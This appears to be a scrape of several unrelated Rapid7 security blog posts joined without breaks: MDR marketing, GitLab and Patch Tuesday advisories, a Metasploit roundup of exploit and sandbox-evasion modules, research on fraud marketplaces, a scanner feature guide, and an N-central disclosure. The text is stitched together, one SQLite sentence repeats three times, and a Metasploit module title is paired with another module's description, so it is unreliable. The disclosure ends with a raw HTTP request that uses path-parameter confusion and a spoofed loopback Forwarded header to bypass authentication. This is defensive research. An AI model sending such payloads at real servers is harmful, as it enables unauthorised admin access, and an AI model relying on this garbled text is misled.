That convergence is the whole basis of Rapid7 MDR and our Command Platform strategy. Most MDR services react after an attacker has already broken in. Rapid7 designed its service to anticipate where attackers are likely to succeed and disrupt them earlier. We combine exposure context, detection, and response into a single operational loop, where vulnerability findings and asset risk scoring flow directly into alerts and investigations. This means analysts can cut noise and focus response on the exposures most likely to cause business impact. It's what we mean by exposure-informed, Preemptive MDR: The same context that tells you where you're weak is the context that sharpens how you detect and respond.
For buyers, the practical implication is that old procurement habits are changing. Buyers used to invest in detection from one vendor, exposure management from another, and then hope the two solutions would seamlessly talk to each other. That approach is now turning into a liability.
The market will reward providers that connect these additions to measurable risk reduction rather than bolting on loosely joined SKUs. That's a bar customers should hold every provider to, including Rapid7.
"Make providers prove the investigation, rather than narrate the dashboard"
The second theme is about accountability. In its guidance on working with providers, Forrester is blunt: Buyers should "make providers prove the investigation, rather than narrate the dashboard." A slick activity feed is not evidence that anyone reached the right conclusion. Buyers should ask to see the reasoning behind a disposition, the actions taken, and the controls that keep automation from making unsafe decisions.
This is a healthy pressure on the whole market, and it's a test we welcome. Rapid7 MDR is delivered on Rapid7's own SIEM, which gives customers a direct window into our SOC, including validated threats, the response actions taken, where AI accelerated the work, and where a human analyst stepped in and why. Every action is logged, explainable, and auditable. As agentic AI takes on more of the investigation workload, that transparency becomes the difference between a service you trust and a black box you hope is working. Our approach is deliberately human-led and AI-enhanced: AI scales triage and investigation across large volumes of telemetry, while analysts stay responsible for validation and response decisions.
Accountability also shows up in commercial terms. Rapid7 MDR includes unlimited incident response, so the team stays engaged until an incident is fully remediated rather than stopping when a clock runs out, and gives a concrete answer to the "who owns the outcome?" question.
What to do with the report
If you're evaluating MDR, and have access to Forrester, the report is a strong prompt to rewrite your evaluation criteria. A few questions worth taking into any provider conversation:
Ask how exposure context actually enters investigations. Is it a legitimate input to detection and prioritization, or a separate dashboard?
Ask to see a real, redacted case file rather than a metrics summary. Then probe how the provider handles uncertainty and model failure.
Clarify the place where accountability sits when a response action carries risk, and get a clear answer on how far the provider remains engaged during an incident.
These are the same standards we hold ourselves to, and they map to how we've built our MDR service. If you want to go deeper, our MDR Buyer's Guide walks through what to look for in a partner, and you can compare Rapid7 MDR against other providers or talk to our SOC team directly.
The MDR market is one in which detection, exposure, and response stop being separate purchases and start being one accountable outcome. That's the service we set out to build, and now is a good moment for every security leader to ask whether their current provider is heading the same way.
Source: Forrester, The Managed Detection And Response Services Landscape, Q3 2026, Jeff Pollard with Joseph Blankenship, Emily Doherty, and Michael Belden, September 1, 2026. Forrester does not endorse any company, product, brand, or service included in its research publications and does not advise any person to select the products or services of any company or brand based on the ratings included in such publications. Information is based on the best available resources. Opinions reflect judgment at the time and are subject to change. This report is part of a broader collection of Forrester resources, including interactive models, frameworks, tools, data, and access to analyst guidance. For more information, read about Forrester’s objectivity here .
On September 10, 2026, GitLab published a critical patch release for GitLab Community Edition (CE) and Enterprise Edition (EE). The release addresses CVE-2026-85706, a critical path traversal vulnerability (CWE-22) in the repository commits API with a CVSSv3.1 score of 10.0. According to GitLab, improper path confinement and missing authentication enforcement could allow an unauthenticated user to read arbitrary files from an affected GitLab server under certain conditions.
On September 11, 2026, CVE-2026-85706 was added to the U.S. Cybersecurity and Infrastructure Security Agency's (CISA) Known Exploited Vulnerabilities (KEV) catalog, based on evidence of active exploitation. CISA set a remediation due date of September 14, 2026, for affected Federal Civilian Executive Branch agencies and marked the vulnerability as subject to forensic triage requirements under Binding Operational Directive 26-04.
Organizations running affected self-managed GitLab instances should remediate CVE-2026-85706 on an emergency basis, outside of normal patch cycles.
Mitigation guidance
A vendor-supplied update is available to remediate CVE-2026-85706. Organizations running affected self-managed GitLab CE or EE instances should upgrade to a fixed version immediately.
Affected GitLab CE/EE versions
Fixed version
All versions from 18.7 before 19.1.8
19.1.8
All versions from 19.2 before 19.2.6
19.2.6
All versions from 19.3 before 19.3.2
19.3.2
GitLab.com is already running a patched version, and GitLab Dedicated customers do not need to take action. Per GitLab, all self-managed deployment types are affected, including Omnibus, source code, and Helm chart deployments.
The updates include database migrations. Single-node installations will experience downtime while the migrations run; multi-node deployments can use GitLab's zero-downtime upgrade procedure. Of the fixed releases, only 19.3.2 includes post-deployment migrations.
The patch release also addresses 17 other vulnerabilities. These include CVE-2026-87719, a critical insecure deserialization vulnerability (CWE-502) in GitLab EE with a CVSSv3.1 score of 9.9. GitLab states that, under certain conditions, an authenticated user with Duo Chat access could obtain Advanced Search instance configurations and sensitive credentials using a specially crafted GraphQL subscription argument. At the time of publication, only CVE-2026-85706 is known to be exploited in the wild.
Given the confirmed exploitation, Rapid7 strongly recommends looking for signs of compromise even after the update has been applied. Organizations subject to CISA's BOD 26-04 should also follow the forensic triage requirements associated with the KEV entry.
For the latest mitigation guidance, please refer to the vendor's security advisory.
Rapid7 customers
Exposure Command, InsightVM, and Nexpose
Exposure Command, InsightVM, and Nexpose customers can assess exposure to CVE-2026-85706 with a vulnerability check available in the September 15 content release.
Another banger from Metasploit with sixteen new modules, including ten exploit modules, with five on the CISA KEV list. Cisco, Papercut, Sonicwall, Jetbrains, and Langflow all have exploit modules, and not to be outdone, we even have a Metasploit scanner to watch the watchers!
New module content (16)
Elasticsearch ingest-attachment Apache Tika XFA XXE Local File Read
Authors: Bourbon Offensive Security Services and Jean-Marie Bourbon
Description: Adds an auxiliary scanner module for CVE-2025-54988/CVE-2025-66516. The module validates an XML External Entity (XXE) vulnerability in Apache Tika's XFA parser exposed through the Elasticsearch attachment ingest processor.
SPIP Unauthenticated Blind SQLi via Date Field Escaping Bypass
Authors: Benoit Hua, Franck Chevalier, Julien Voisin, and ka3n1x
Description: Adds a scanner module to enumerate ports on a host and determine if they're a Metasploit Reverse Handler or not, and if they are, what kind of shell they were going to land.
Description: This introduces native Kerberos authentication relay capabilities to the framework's relay stack. It includes a new auxiliary module (esc8_kerberos) that exploits CVE-2026-20929 by targeting AD CS Web Enrollment (ESC8). The module captures an SMB2 AP-REQ from a coerced client and seamlessly replays the authentication to the target certificate server over HTTP. This chain ultimately allows an attacker to issue a certificate for the coerced victim and obtain a valid Kerberos TGT without requiring their credentials.
Description: Adds a Linux x64 sandbox‑evasion module that performs lightweight runtime environment checks and aborts execution when a likely sandbox or VM is detected.
Cisco Secure Firewall Management Center Authentication Bypass RCE
Authors: Arian Eidizadeh, Brandon Sakai, and Cale Black
Description: Adds a native Metasploit exploit module for CVE-2026-20079, an unauthenticated authentication bypass in Cisco Secure Firewall Management Center (FMC).
SonicWall SMA1000 WorkPlace SSRF to Root Remote Code Execution
Description: This adds an exploit module for the recent SonicWall SMA1000 zero-day exploit chain that was disclosed in the first week of September as being exploited in-the-wild. CVE-2026-83548 is an SSRF used to bypass auth. SMA1000-9427 is an RCE with low privileges via CouchDB read/write primitives. CVE-2026-83549 is a command injection in cmsSnmpTrap.sh for RCE with root privs. The patched version 12.5.0-02952 has been verified to successfully remediate this exploit chain.
Description: This introduces a new unauthenticated Remote Code Execution (RCE) exploit module for JetBrains TeamCity, targeting the vulnerability tracked as CVE-2026-63077. The module exploits an unsafe XStream deserialization flaw within the agent polling protocol to deliver and execute a one-shot JSP payload on the server. The module supports both Windows and Linux targets and features built-in cleanup logic to automatically unregister and remove the fake build agent created during the exploitation process.
Description: Adds a new module targeting CVE-2026-19295, an authenticated remote code execution vulnerability impacting Langflow versions 1.10.0 and below.
Description: This adds a new exploit module for CVE-2026-23744, an unauthenticated command execution vulnerability in MCPJam Inspector. The module targets the /api/mcp/connect endpoint. Vulnerable versions accept a JSON serverConfig object containing a command and args array, then use those values to start an MCP server. When MCPJam Inspector is exposed on a routable interface, an unauthenticated remote attacker can abuse this behavior to execute operating system commands as the user running MCPJam Inspector.
Description: Adds an exploit module for the recent PaperCut MF and PaperCut NG exploit chain (CVE-2026-81578 + CVE-2026-82078) that was reported last week as a zero-day being actively exploited in the wild.
Description: Adds a module targeting an unauthenticated remote code execution vulnerability in SPIP <= 4.4.21 via the forum autosave session handler. The action=session endpoint lets any visitor store arbitrary PHP code in a session variable, which is then executed by the template engine when the article page is rendered. No CVE has yet been issued.
Next.js Unauthenticated RCE on Windows Servers
Authors: Avishek Sarkar, Bogyeom Lee, and Maksim Rogov
Description: Adds a module targeting CVE-2026-75604, a Remote Code Execution (RCE) vulnerability in Next.js applications hosted on Windows servers. Specifically crafted requests can execute arbitrary code on the target server running Next.js versions from 13.4.0 up to 15.5.24, and 16.0.0 up to 16.3.3.
#21838 from jheysel-r7 - Fixes payload choosing behaviour when swapping targets to auto-select the most fitting payload which can now also include Java payloads.
#21853 from Pushpenderrathore - Three fixes to the core Rex::Proto::DNS forward/cache path that surface once the DNS server is used as a selective poisoner in front of a real upstream resolver
#21861 from prithvee07 - Fixes a recent regression in the vsftpd_234_backdoor module where by updating the module to support ARCH_CMD payloads we inadvertently dropped support for cmd/unix/interact payloads. Both payloads are now supported.
Documentation
You can find the latest Metasploit documentation on our docsite at docs.metasploit.com.
Get it
As always, you can update to the latest Metasploit Framework with msfupdate and you can get more details on the changes since the last blog post from GitHub:
The surge in emerging threat actors directly correlates with the rapid escalation of victim counts and stolen financial resources. Simultaneously, this growth has spurred the proliferation of specialized supply storefronts across social media platforms, dark web channels, and various smaller niche marketplaces. Security teams today face evolving challenges, requiring them to continuously refine monitoring channels, adjust operational strategies, and foster cross-functional internal collaboration to capture actionable intelligence.
With fraud damages anticipated to approach hundreds of billions of USD, security teams must navigate numerous non-compliant channels while ingesting and processing diverse data formats—such as documents, imagery, video, and unformatted text—linked to organizational assets. The recent introduction of a new Fraud framework by the MITRE organization underscores the critical need to combat fraud and highlights the significant danger these threat actors pose to all organizations. The MITRE organization has been taking a positive step towards standardizing the fight against fraud, while helping organizations target the relevant directions to look at.
These marketplaces supply a range of services in need for the novice fraudster, encompassing server infrastructure, targeted lists, and even support for money laundering facilitated through compromised accounts across various platforms. As larger, well-known marketplaces have been dismantled, smaller, specialized shops are experiencing heightened activity from buyers seeking to engage in fraudulent endeavors.
This blog post undertakes an exploration of these marketplaces and their operational modalities, illuminating the contemporary fraud economy and underscoring the enduring critical nature of robust detection and prevention initiatives.
Fraud-as-a-Service (FaaS)
Fraud is broadly defined as an intentional, dishonest act or misrepresentation of material facts, calculated to deceive others in order to secure an unfair or unlawful gain. Consequently, the Fraud-as-a-Service (FaaS) model encompasses various vendors and digital storefronts that facilitate such activities by providing new tools, instructional guides, and ancillary services for fraudsters.
Online shops and marketplaces, such as Xleet, Blackpass, Infodig and Styx, provide a venue for contemporary fraudsters to acquire the necessary resources for whichever scheme they intend to execute. Users are able to purchase active accounts for online platforms, including major financial institutions, online dating services, and even AI platforms. In addition different offerings may include stolen PII, synthetic identity generator, and ready to use online infrastructure.
To satisfy shifting market demands, threat actors—alongside malware developers and marketplace administrators—continuously refine their products to optimize future monetization. Novice fraudsters often begin their journey by seeking instructional manuals on various forums or platforms like Styx. Once a strategy is established, they leverage diverse online shops and marketplaces to acquire the necessary infrastructure and credentials. These same venues frequently provide stolen personal or business data, which criminals then exploit during the monetization phase. A common tactic involves business email compromise (BEC) schemes designed to manipulate customers into transferring funds directly to accounts controlled by the fraudster.
Figure 1 - Ad for Infostealer with special detection for financial accounts
⠀
As companies attempt to protect themselves from being taken advantage of by these fraudsters, they could gather troves of important intelligence about how the malicious actors think, and more importantly gain operational information about breaking fraud networks and protecting their ecosystems. Companies may utilize the available or purchased information into operational decisions, reducing the number of incidents, or at least hinder the fraudster’s attempts.
MITRE Fraud Fighting Framework (F3)
Introduced in early 2026, the MITRE Fraud Fighting Framework (MITRE F3) is designed to help organizations recognize adversarial TTPs, and could help security teams prioritize relevant sources for monitoring through prioritization of attack vectors or vulnerabilities. Due to the large amount of available sources, such a framework could indeed help organizations create the best strategy.
While the framework's structure mirrors traditional MITRE matrices, MITRE F3 expands into domains bridging cybersecurity and financial crime, specifically addressing the monetization stage. Although it introduces a novel perspective on fraud analysis, it does not sufficiently address the necessity of enhanced collaboration between an organization's internal departments.
To obtain meaningful environmental insights, security, fraud, and financial crime teams must maintain constant surveillance of marketplaces and similar forums. Monitoring marketplaces for asset mentions is critical for early detection of threats and new trends targeting new victims.
Key marketplaces and trends
Like other cybercrime-focused shops and forums, our monitored marketplaces also handle external threats targeting their clientele; some even use mirror sites. Similarly to other underground marketplaces, the key players must navigate themselves in an ever changing shattered environment where new marketplaces operate along alternative shopping methods through Telegram and P2P options.
When examining the MITRE framework, we can immediately see many techniques in common–mostly account takeover (ATO) techniques. Nevertheless, as seen in the different stocks and sellers, the offerings changed with time according to market demands.
There are some notable differences between Styx and the rest of the reported marketplaces, however. Styx operates by offering sellers more space for promoting their own personal shops, available mostly through Telegram.
Figure 2 - Styx marketplace seller page
⠀
Styx also aims to cultivate a specialized community through their "freemium" model, where premium, high-value content is reserved for users willing to pay significant fees.
Figure 3 - Styx Marketplace Private Section
⠀
While some of the free manuals have been posted through different cybercrime forums before, they show not only a real attempt by the Styx admins to generate additional income, but also sell ad space for different sellers working outside of the marketplace. These monetization techniques indicate the admins are probably well aware they have many competitors, as they attempt to provide a different shopping experience for their users.
Resource development: Infrastructure
Infrastructure for cybercrime operations has been sold for a long time, offering adversaries illegal access to active domains, cpanels, and more.
One of the leading marketplaces for such items is Xleet, first observed in 2022, which has quickly become a source for large collections of stolen credentials spanning multiple platforms. Distinguishing itself from other monitored marketplaces, Xleet is transparent about its offerings, frequently including evidence like screenshots or even email proof sent to the compromised account's email address.
Figure 4 - Mailer infrastructure available for sale
⠀
Figure 5 - SMTP infrastructure available for sale
⠀
Access to SMTP servers could help fraudsters reach larger audiences and evade different email protection and filtering services, thus improving success rate for different schemes. Xleet also offers alleged access to protected networks through Cpanel, web shells, SSH, and RDP connections, as well as VoIP access through their accounts:
Figure 6 - VoIP access available for sale through Xleet
⠀
BlackPass is another marketplace offering RDP credentials, as well as proxy services used by malicious actors for veiling their location or, as mentioned above, bypassing different restrictions on their IP addresses.
Blackpass, initially named 'Paysell,' emerged as one of the first known online marketplaces dedicated to selling compromised accounts. Estimates suggest this platform has facilitated the sale of hundreds of millions of accounts. Legal documents indicate the marketplace is controlled by Russian cybercriminals, a detail consistent with its product focus: items exclusively targeting Western countries, particularly the US.
Figure 7 - Designated infrastructure for sale on Blackpass
⠀
All of these vulnerable environments could be part of a bigger scheme run by fraudsters, leading to other techniques being executed like a new vendor set up.
Another marketplace, Infodig, would offer different phone infrastructure in the past as mentioned in one of their opening posts on a cybercrime forum. Foreign or stolen numbers could be used for receiving or intercepting OTP messages, forging IT calls to employees, or self registering new accounts for other services.
Infodig has recently revamped some services offered, including the phone infrastructure, having been removed completely around the end of 2025 during an update the marketplace went through.
Figure 8 - Designated infrastructure for sale on Infodig
⠀
Styx also offers many options for fraudsters looking for ready to use infrastructure including eSIMs, VoIP services, and compromised VPN accounts. Localized SIM cards could be used by fraudsters for many reasons such as account creation but more importantly as a way to strengthen claims when confronting modern anti-fraud solutions, thus improving scam success rates.
Figure 9 - Styx VoIP and eSIM section
⠀
The same marketplaces offer additional stolen, forged, and even active company documents for sale including incorporation forms, US tax forms, and other various products connected to shelf companies and stolen PII. These documents allow threat actors to generate troves of mule accounts, shelf corporations, and even combine them into money laundering networks.
Acquiring access
Stolen, self-registered (self-reg), or user-sold accounts are high-demand assets in underground markets. By acquiring pre-existing accounts that have already circumvented anti-fraud protections, threat actors can rapidly deploy them for various criminal operations.
These platforms provide access to a wide range of services, from financial institutions and streaming providers to dating sites and AI-driven website builders. Novice fraudsters often utilize these resources to secure quick profits or to stockpile accounts for future resale.
For example, Blackpass features an extensive account inventory that includes regional banks, neo-banks, and major corporations. Pricing within these markets is fluid; however, self-reg accounts typically represent the most expensive tier due to the significant labor required for their initial setup.
Figure 10 - Self-reg item available for sale
⠀
Xleet provides an extensive accounts division that covers a broad spectrum of common targets, including gaming, streaming, and dating service profiles. These specific credentials serve as high-value assets for executing various "pig butchering" fraud operations. Furthermore, a notable emerging trend within this marketplace is the significant surge in available credentials for AI platforms, especially those focused on accelerated website creation.
Figure 11 - Streaming accounts for sale, including proof
The newer type of marketplace, active since 2023, features an unorthodox design and much higher prices for their products. Styx holds the usual stock including stolen or self-reg accounts for a large variety of services, including financial institutions, social media accounts, streaming services, and casinos or other gambling sites.
Figure 12 - Styx marketplace
⠀
The inventory at Infodig is categorized into several distinct sections, featuring stealer logs alongside stolen Financial Information and Personal Identifiable Information (PII), such as Social Security numbers. Their accounts division has recently been going through some technical or supply issues and there are no current accounts available. However the marketplace has revamped their target list section into a new ULP (URL:LOGIN:PASS), offering a new targeted option for large scale ATO operations.
Figure 13 - New ULP section for Infodig
Monetization
Styx has gained notoriety for its support of various "cashout" operations, which are prominently featured in numerous service advertisements throughout the platform.
By functioning as a hybrid of a marketplace and a forum, Styx provides a unique platform where merchants can offer specialized cashout services that exploit financial institutions across different payment rails. These merchants utilize various business accounts to assist fraudsters in laundering illicit funds through established methods, including payroll schemes, ACH transfers, and refund scams targeting multiple banks and geographic regions.
Figure 14 - Styx marketplace cashout ad
⠀
Beyond explicit solicitations for these services, marketplaces provide a variety of other products that are frequently exploited for money laundering. The exploitation of online gambling platforms remains a prevalent tactic for fraudsters, particularly as new regulations across the US lead to more states and companies entering the market. By acquiring stolen or synthetic PII, malicious actors can establish new gambling accounts to facilitate the laundering of illicit funds through techniques like chip dumping and minimal gameplay.
Conclusion
The fraud economy is changing at a fast pace with new techniques and players entering the field every day. By examining the different marketplaces portrayed in this blog post, we can see that they all react and appeal to different market needs.
The change seen through available items across shops are a clear indication of this, as marketplaces pivot towards a larger crowd–one lacking the deep technical knowledge of the earlier fraudsters and carders. The different marketplaces allow every new fraudster to purchase their entire infrastructure for the fraud kill chain, from target lists, servers, and even support for laundering illegal income. Other online services include rapid AI creation of phishing threats, or other forms of abuse of legitimate service through stolen credentials. Marketplaces are not solely made for direct use and other threat actors view them as a major supplier for their shops as well, due to their fixed prices for items with prices which could easily be inflated through their personal shops as seen below:
Figure 15 - Specialized shop for streaming accounts
⠀
Figure 16 - Specializing account shop on Telegram
⠀
As fraud communities and groups become increasingly fragmented, the industry continues to splinter into smaller shops. These new, smaller marketplaces often require an invitation or administrator approval to join, a tactic designed to impede investigations and extend the lifespan of their fraudulent products. This shift to smaller shops also benefits merchants, allowing them to keep 100% of their profits instead of sharing them with marketplace administrators. Targeted companies should continue to monitor the marketplaces as they continue to function as an important link in the fraud supply chain. Threat actors are very aware and understand a major part of every business is the profit, therefore financial crime services and associated accounts are continuing to evolve.
Nevertheless, underground marketplaces will continue to operate as an important part of the cybercrime economic system. Smaller merchants may use these larger stores as suppliers for their smaller shops, as second income or even double or triple their income by selling the same stock in multiple locations. However companies should not only be aware of these underground ‘malls’, and regularly monitor them for any suspicious findings, but take a more proactive approach. The evolving nature of fraud demands a stronger reaction from organizations as well as cooperation from security, financial crime, and compliance teams for proactive measures against these threats.
Targeted companies, especially financial institutions or gambling providers, should actively investigate stolen accounts and gather vital intelligence for protecting themselves in the future, making it more difficult for threat actors to abuse their payment rails, brands, and customers.
What organizations should do
To safeguard both their infrastructure and clients, security teams must move beyond monitoring disparate data streams and actively align with internal fraud and financial crime units to cultivate actionable intelligence. Because illicit merchants rely on marketing their offerings, security analysts should actively communicate with threat actors, purchase account samples, as well as analyze images or videos to map threat actor networks, verify operational legitimacy, and finally deploy targeted security countermeasures. Threat actors are threatening organizations with more than just data exfiltration, with compliance or financial crime requirements, companies become more vulnerable to newer forms of threats, not commonly associated with security teams, but initiating through cybercrime sources.
By proactively identifying leaked assets, correlating them to their own environments, and responding quickly through credential resets, and fraud monitoring, organizations can significantly reduce both financial losses and downstream risks such as ATO, and money laundering.
If your scan engine already holds credentials for a host, it can ask that host which ports are open instead of probing for them.
Every scan begins with the same question: which ports on this host are open? Everything after it, from identifying services to checking for vulnerabilities to evaluating policy, depends on the answer being right. The traditional answer comes from the outside: the scan engine sends traffic to a range of ports and infers each port's state from how the host responds. That approach is the industry standard, and it works well when a clear network path exists between the engine and the host. Hardened hosts can stay silent rather than replying, which forces the engine to wait out timeouts. Rate limiting and intrusion prevention can throttle a burst of probes, and genuinely open ports go missing when they do. Large port ranges take time to cover thoroughly, and that time comes out of your scan window.
There is a more direct route on any host where the scan engine already holds valid credentials: ask the host itself. This is credentialed discovery, so a credential that matches the host is the precondition for everything that follows. The engine connects to the port that credential uses, authenticates with a credential you already manage, and the host's operating system returns an authoritative list of the ports it is listening on. That list covers both TCP and UDP ports. There is no probing, no inference, and nothing to wait out.
Three things to know before enabling pre-port discovery
Pre-port discovery can report ports that a firewall or other network control stops your scan engine from reaching, and on those hosts you get fewer results and a longer scan.
SSH and the Scan Assistant are tried on their standard ports, TCP 22 and TCP 21047, unless you set a different port on the credential's restriction.
Credential coverage decides which hosts benefit, and a host with no matching credential falls back to a network port scan.
Each of these is covered in full in the configuration and troubleshooting documentation. If your engine only reaches these hosts through a restrictive firewall, see who should leave this off below.
Why probing from the outside can hit a wall
A network port scan works by inference. The engine sends traffic to each port in a configured range and reads the host's response, or its silence, as evidence about that port's state. Inference is the whole method, and its accuracy depends on the path between the engine and the host behaving predictably.
Several common conditions break that assumption. A hardened host that drops unsolicited traffic instead of refusing it gives the engine nothing to work with, so the engine waits for a timeout and then records an ambiguous result. Rate limiting and intrusion prevention are built to react to exactly the traffic pattern a port scan produces, and a throttled probe looks the same to the engine as a closed port. Wide port ranges make both problems worse, because every additional port is another probe, another possible timeout, and more scan time.
The outcome is a picture that can be partial on one scan and different on the next, on the hosts where an accurate picture matters most.
If you already have credentials, ask the host
Credentialed pre-port discovery replaces that inference with a question, and it is available from version 8.58. The engine connects to the port a credential uses, authenticates, and reads the list of listening ports from the host. For any host where that succeeds, the engine skips the network port scan and moves straight to examining the ports the host reported. That is what pre-port discovery means: discovering ports before, and in place of, the network port scan.
There is nothing new to deploy, because pre-port discovery reuses the credentials you already configure for authenticated scanning. You do not have to choose a method: when more than one credential fits a host, the engine prefers the Scan Assistant, then SSH, then a direct Windows connection, and it uses the first one that authenticates.
A host with no matching credential, or one where authentication does not succeed, falls back to a network port scan automatically, and that fallback is not reported as an error.
The option is a per-template checkbox under Asset Discovery, and it is off by default. Everything after port discovery is unchanged: fingerprinting, vulnerability checks, and policy evaluation run as they do today. The configuration guide has the console and REST API steps.
Pre-port discovery's trade-off, stated plainly
A host reports what it is listening on, and it has no way of knowing what sits between it and your scan engine. A network port scan never ran into that, because it only ever reported a port it could actually reach. Pre-port discovery trades that outside-in view for the host's authoritative inside-out view, and the trade has a cost worth understanding first.
The engine still tries to connect to each reported port to identify the service running there. A port the engine cannot reach does not answer, so that connection has to wait out a short timeout before the engine gives up on it. That is why no service is identified on that port and why the scan takes a little longer. Pre-port discovery already confirmed the port is open, so the engine does not treat these failed connections as the host going offline. It records each unreachable port, notes in the scan log that a host firewall or similar network restriction is the likely cause, skips that port, and keeps assessing the host on the ports it can reach. What you lose is coverage of whatever is behind the unreachable ports, plus a little scan time, not the scan of the host.
The engine only falls back to treating repeated connection failures as a host that has stopped responding for hosts pre-port discovery could not reach at all, such as a host with no matching credential. Those hosts are scanned the normal way.
The finding describes the engine's experience of the host, not the health of the host. The port is genuinely open, and the host answered every question pre-port discovery asked it. The troubleshooting documentation covers what can block the path and how to test reachability from the engine.
Who should (and should not) turn on pre-port discovery?
Pre-port discovery is a good fit where the scan engine has broad network reachability to the hosts it scans, and where you already use SSH, Scan Assistant, or Windows credentials for authenticated scanning. It pays off most on hardened or rate-limited hosts and on large port ranges, which are the cases where a network port scan has been slow or inconsistent. A responsive host on a fast network may show little difference.
Approach it with more care where the engine is deliberately segmented from the hosts it scans and allowed through on only specific ports, or where the firewall rules between the engine and those hosts are restrictive or not fully known. In those environments, confirm reachability first, or keep using the network port scan.
Because this is a per-template setting, both approaches can coexist: a pre-port discovery template for the estate your engine can reach broadly, and a standard template for the hosts that segmentation deliberately keeps at a distance.
When to leave it off:
Your scan engine is segmented from the hosts and allowed through on only specific ports. Pre-port discovery still reports every port the host is listening on, so the engine spends time on ports it cannot reach and returns no results for them.
A host’s results must stay within a fixed set of ports. Pre-port discovery reports every port the host is listening on and does not apply your scan template’s port range, additional ports, or excluded ports. To keep results inside a defined set, scan with a template that has pre-port discovery turned off.
Try it on one template
One template at a time is the easiest way to judge the difference. Enable pre-port discovery on a single template, scan a representative group of hosts with it, and compare the results against what those same hosts returned before. If the port lists and the scan times look the way you expect, widen it from there. The configuration and troubleshooting guide has the details.
Further reading
Credentialed pre-port discovery: How to enable it in the console and over the REST API, how it picks a credential and a port, what your scan template’s port settings apply to (the fallback network port scans for hosts without a matching credential, not the port's pre-port discovery returns), and what to check when a host does not behave the way you expect.
Microsoft is publishing 974 own-product vulnerabilities on September 2026 Patch Tuesday, including 723 vulnerabilities in Windows. Along with Microsoft fixes for 25 non-Microsoft CVEs, that brings the total number of vulnerabilities on the table today to 999. Whether this is the biggest Patch Tuesday ever depends on how we count, but this is by far the most CVEs that Microsoft has ever published in a single day. As Rapid7 noted last month, there is no reason to suppose that Patch Tuesday will ever return to the lower volumes we saw prior to 2026. Microsoft is aware of exploitation in the wild for two of the vulnerabilities published today.
Windows ALPC: zero-day EoP
The eternal game of elevation of privilege whack-a-mole between Microsoft and attackers continues. This month, the battle is centered on the Windows Advanced Local Procedure Call (ALPC) mechanism, a kernel capability that facilitates inter-process communication. Microsoft is aware of exploitation in the wild already. Successful abuse of the flaw underlying CVE-2026-85880 grants an attacker SYSTEM via a buffer overflow that enables an out-of-bounds write, and as we all know by now, this is exactly what would happen during the first five minutes of a technically accurate horror movie about ransomware. We can infer one silver lining here: since neither Server 2025 nor Windows 11 receives patches for CVE-2026-85880, it is likely that Microsoft’s ongoing efforts to level up memory safety by rewriting critical kernel components in Rust are paying off.
Windows Update Stack: zero-day EoP
Attackers disappointed by Microsoft’s move towards memory safety improvements for various critical kernel components need not leave empty-handed today. Microsoft is aware of existing exploitation in the wild for CVE-2026-81963, an elevation of privilege vulnerability in the Windows Update Stack that leads to SYSTEM privileges via improper link resolution. All supported versions of Windows receive a patch, which presumably tightens up controls to prevent the Windows Update Stack from following a malicious link and overwriting a system component with an attacker-controlled imposter. The relatively pedestrian CVSS v3 base score of 7.8 is no reason for less concern, since no serious attacker will bother developing an intricate one-shot RCE when a two-stage attack chain consisting of low-privileged local access coupled with elevation of privilege will achieve the same ultimate goal much more easily.
Living on the Edge: browser advisory uncertainty
For the second month in a row, Microsoft does not appear to have published any desktop browser security advisories between the start of the month and Patch Tuesday. Microsoft Edge is built on top of Google’s open-source Chromium project, and on September 3, 2026, Google Chrome patched CVE-2026-85046, an exploited-in-the-wild zero-day vulnerability in the V8 JavaScript engine relied upon by both Edge and Chrome. So, is Microsoft Edge falling dangerously behind Google Chrome? Well, maybe. In this specific case, the Edge stable channel did receive a patch a day earlier than Chrome on September 2, 2026, and we know this because the Edge release notes mention it. However, almost a week later, Microsoft still hasn’t published a security advisory for CVE-2026-85046, and until that URL returns something better than a 404, that will remain true. In short: if you’re patched, you are protected, but if you rely on advisories to know which vulns exist, you could miss this zero-day vulnerability altogether. Only Microsoft knows why this advisory is missing, but there is no reason to suppose that Microsoft is somehow immune to the pressures that come along with the vast increase in vulnerability volume. A patch without an advisory is perhaps marginally better than an advisory without a patch, but keeping track of exposures without reliable advisory materials is not straightforward. Chrome patched 11 other vulnerabilities at the same time as CVE-2026-85046, but it’s not yet clear if those are patched in Edge. Until Microsoft sets the record straight, the only safe assumption is that these vulnerabilities (e.g. CVE-2026-85045) remain unpatched in Edge.
Microsoft lifecycle update
The next Microsoft product lifecycle changes with broad impact occur on October 14, 2026, when Windows 11 24H2 Home & Pro reach end of servicing, and Windows Server 2022 moves to extended support, with free critical security updates continuing, but no further feature development. At the same time, the final curtain falls for Windows Server 2012 and 2012 R2 with the expiry of the third and final year of cash-for-updates Extended Security Update (ESU) program for these aging workhorses. Office 2021 also moves beyond support, including the Long-Term Servicing Channel, with no ESU available in that case. Also in October, Exchange Server 2016 and 2019 will join the “no ESU” club, after two previous six-month reprieves. Presumably, Microsoft really means it this time.
An information disclosure issue in the zipfileInflate function in the zipfile extension in SQLite v3.51.1 and earlier allows attackers to obtain heap memory via supplying a crafted ZIP file.
An information disclosure issue in the zipfileInflate function in the zipfile extension in SQLite v3.51.1 and earlier allows attackers to obtain heap memory via supplying a crafted ZIP file.
An information disclosure issue in the zipfileInflate function in the zipfile extension in SQLite v3.51.1 and earlier allows attackers to obtain heap memory via supplying a crafted ZIP file.
While conducting research into a recent N-able N-central authentication bypass vulnerability (CVE-2026-18577), Rapid7 Labs discovered two new vulnerabilities affecting the latest version of N-central. When chained together, these two vulnerabilities allow a remote unauthenticated attacker to bypass authentication and create a new attacker-controlled System administrator account on an affected server.
Both CVE-2026-86206 and CVE-2026-86207 have been patched by the vendor via N-central 2026.3 Hotfix 3.
Product description
N-able N-central is an enterprise-grade Remote Monitoring and Management (RMM) platform designed for Managed Service Providers (MSPs) and IT departments to monitor, manage, and secure complex, large-scale networks from a centralized dashboard.
Credit
These vulnerabilities were discovered by Stephen Fewer, Senior Principal Security Researcher at Rapid7, and are being disclosed in accordance with Rapid7's vulnerability disclosure policy.
Technical analysis
CVE-2026-86206
N-central exposes its management interface (TCP 8443 by default) through Envoy, an edge proxy. Envoy passes accepted requests to Jetty, the Java web server that hosts N-central's application. The application gives requests from the loopback address (i.e. 127.0.0.1) more access than requests from a remote system. This design depends on Envoy, Jetty, and the N-central access filter all agreeing on which application path the client requested and whether the client is really local. The following request can make them disagree about both of these things:
POST /dms;/services/ServerUI HTTP/1.1
Forwarded: for="127.0.0.\1"
Content-Type: text/xml; charset=utf-8
SOAPAction: ""
